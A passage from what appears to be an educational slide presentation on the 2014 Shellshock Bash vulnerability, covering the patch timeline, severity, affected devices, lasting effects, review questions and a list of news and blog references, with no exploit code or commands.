2014-09-26: Red Hat, CentOS, Fedora, Debian, and Ubuntu adopt Florian Weimer’s prefix/suffix approach.

2014-09-26: Christos Zoulas posts a more conservative patch for the bug, disabling bash function imports. This approach is adopted by NetBSD and FreeBSD.

2014-09-27: Chet Ramey releases official patch 27 for Bash 4.3 that fixes upstream code, using Florian Weimer’s prefix/suffix approach

2014-10-05: Chet Ramey releases official patch 30 for Bash 4.3 that fully fixes the other outstanding related vulnerabilities reported.

Aftermath

AFTERMATH

Severity

- CVSS scoring system gives it a 10/10
- Low access complexity
  - Trivial to use this exploit
  - No hacking, nothing fancy
- No authentication required
- Complete control of vulnerable system
- Large number of vulnerable systems; >= 500 million devices

AFTERMATH

Affected Systems

Desktop computers, servers, some routers, webcams, and variety of embedded systems

Linux has made its way into lots of technology we use today; webcams, etc. The Bash shell tends to follow Linux, so Bash might be present in many devices we use everyday.

"The vulnerable Bash instances that we won't find vastly outnumber those we will, and our future is going to be dominated by leftovers from an endless parade of hair-on-fire bugs that we eventually learn to live with when the next one comes along and steals our attention."

AFTERMATH

Lasting Effects

Since the bug is over 20 years old, many older devices and systems will be vulnerable

> *"many devices containing Bash are not field upgradeable, either for cost reasons or because their makers died out. Even among devices that are still upgradeable, most are silent, unknown trolls in dark closets with no monitoring or auditing or management at all."*

While the bug will be fixed for many computers, many other systems that are old, outdated, no longer maintained, forgotten, or even lack an update process will never be patched and will remain vulnerable.

It is estimated that for every modern computing device that we can patch, there are 10 other computing devices that will not be updated ever and will remain active for decades.

Questions

1. What is the Shellshock bug and how long has it existed?

   Shellshock is a vulnerability, security bug, in Bash.

   25 years, since 1989.

2. What four things make the Shellshock bug a 10/10 in severity?

   Low access complexity, no authentication required, complete control of vulnerable system, and large number of vulnerable systems.

3. What are the conditions necessary for an attack using Shellshock to occur?

   Third-party service program that: supports remote access, remote access can call Bash, remote access data can be modified, and remote access data can be executed by Bash.

References

Anthony, S. (2015). *Shellshock: A deadly new vulnerability that could lay waste to the internet (updated) | ExtremeTech*. [online] ExtremeTech. Available at: http://www.extremetech.com/computing/190959-shellshock-a-deadly-new-vulnerability-that-could-lay-waste-to-the-internet [Accessed 16 Jan. 2015].

Antiy.net, (2015). *A Comprehensive Analysis on Bash Shellshock (CVE-2014-6271)_V1.53 ——Series One of Bash Shellshock Analysis - Antiy Labs | The Next Generation Anti-Virus Engine Innovator*. [online] Available at: http://www.antiy.net/p/series-one-of-bash-shellshock-analysis/ [Accessed 16 Jan. 2015].

Dark Reading, (2015). *Shellshocked: A Future Of 'Hair On Fire' Bugs*. [online] Available at: http://www.darkreading.com/perimeter/shellshocked-a-future-of-hair-on-fire-bugs/a/d-id/1316094 [Accessed 16 Jan. 2015].

Gist.github.com, (2014). *Ok, shits real. Its in the wild... src:162.253.66.76*. [online] Available at: https://gist.github.com/anonymous/929d622f3b36b00c0be1 [Accessed 16 Jan. 2015].

Gonsalves, A. (2015). *Shellshock Bash hackers found gearing up for broader attacks*. [online] CSO Online. Available at: http://www.csoonline.com/article/2687851/data-protection/shellshock-bash-hackers-found-gearing-up-for-broader-attacks.html [Accessed 16 Jan. 2015].

Graham, R. (2014). *Errata Security: Bash 'shellshock' bug is wormable*. [online] Blog.erratasec.com. Available at: http://blog.erratasec.com/2014/09/bash-shellshock-bug-is-wormable.html#.VKzC2SvF800 [Accessed 16 Jan. 2015].

Lcamtuf.blogspot.ca, (2014). *lcamtuf's blog: Bash bug: the other two RCEs, or how we chipped away at the original fix (CVE-2014-6277 and '78)*. [online] Available at: http://lcamtuf.blogspot.ca/2014/10/bash-bug-how-we-finally-cracked.html [Accessed 16 Jan. 2015].

Lcamtuf.blogspot.ca, (2014). lcamtuf's blog: Quick notes about the bash bug, its impact, and the fixes so far. [online] Available at: http://lcamtuf.blogspot.ca/2014/09/quick-notes-about-bash-bug-its-impact.html [Accessed 16 Jan. 2015].

References (cont'd)

Lin, M., Seltzer, L., Lin, M. and Seltzer, L. (2014). The Shellshock FAQ: Here's what you need to know | ZDNet. [online] ZDNet. Available at: http://www.zdnet.com/article/the-shellshock-faq-heres-what-you-need-to-know/ [Accessed 16 Jan. 2015].

Musil, S. and googleplus, (2014). 'Bigger than Heartbleed': Bash bug could leave IT systems in shellshock - CNET. [online] CNET. Available at: http://www.cnet.com/news/bigger-than-heartbleed-bash-bug-could-leave-it-systems-shellshocked/ [Accessed 16 Jan. 2015].

Oliver, A. (2015). Shellshock proves it: CGI must die. [online] InfoWorld. Available at: http://www.infoworld.com/article/2689231/application-development/shellshock-kill-cgi-now.html [Accessed 16 Jan. 2015].

Openwall.com, (2015). oss-security - Fwd: Non-upstream patches for bash. [online] Available at: http://www.openwall.com/lists/oss-security/2014/09/25/32 [Accessed 16 Jan. 2015].

Ormandy, T. (2015). Tavis Ormandy on Twitter. [online] Twitter. Available at: https://twitter.com/taviso/status/514887394294652929 [Accessed 16 Jan. 2015].

Perlroth, N. (2015). Security Experts Expect 'Shellshock' Software Bug in Bash to Be Significant. [online] Nytimes.com. Available at: http://www.nytimes.com/2014/09/26/technology/security-experts-expect-shellshock-software-bug-to-be-significant.html?_r=0 [Accessed 16 Jan. 2015].

Searchsecurity.techtarget.com, (2015). Lessons learned: Network security implications of Shellshock. [online] Available at: http://searchsecurity.techtarget.com/tip/Lessons-learned-Network-security-implications-of-Shellshock [Accessed 16 Jan. 2015].

Seltzer, L. (2014). Shellshock makes Heartbleed look insignificant | ZDNet. [online] ZDNet. Available at: http://www.zdnet.com/article/shellshock-makes-heartbleed-look-insignificant/ [Accessed 16 Jan. 2015].

Wheeler, D. (2014). Shellshock. [online] Dwheeler.com. Available at: http://www.dwheeler.com/essays/shellshock.html [Accessed 16 Jan. 2015].

Thanks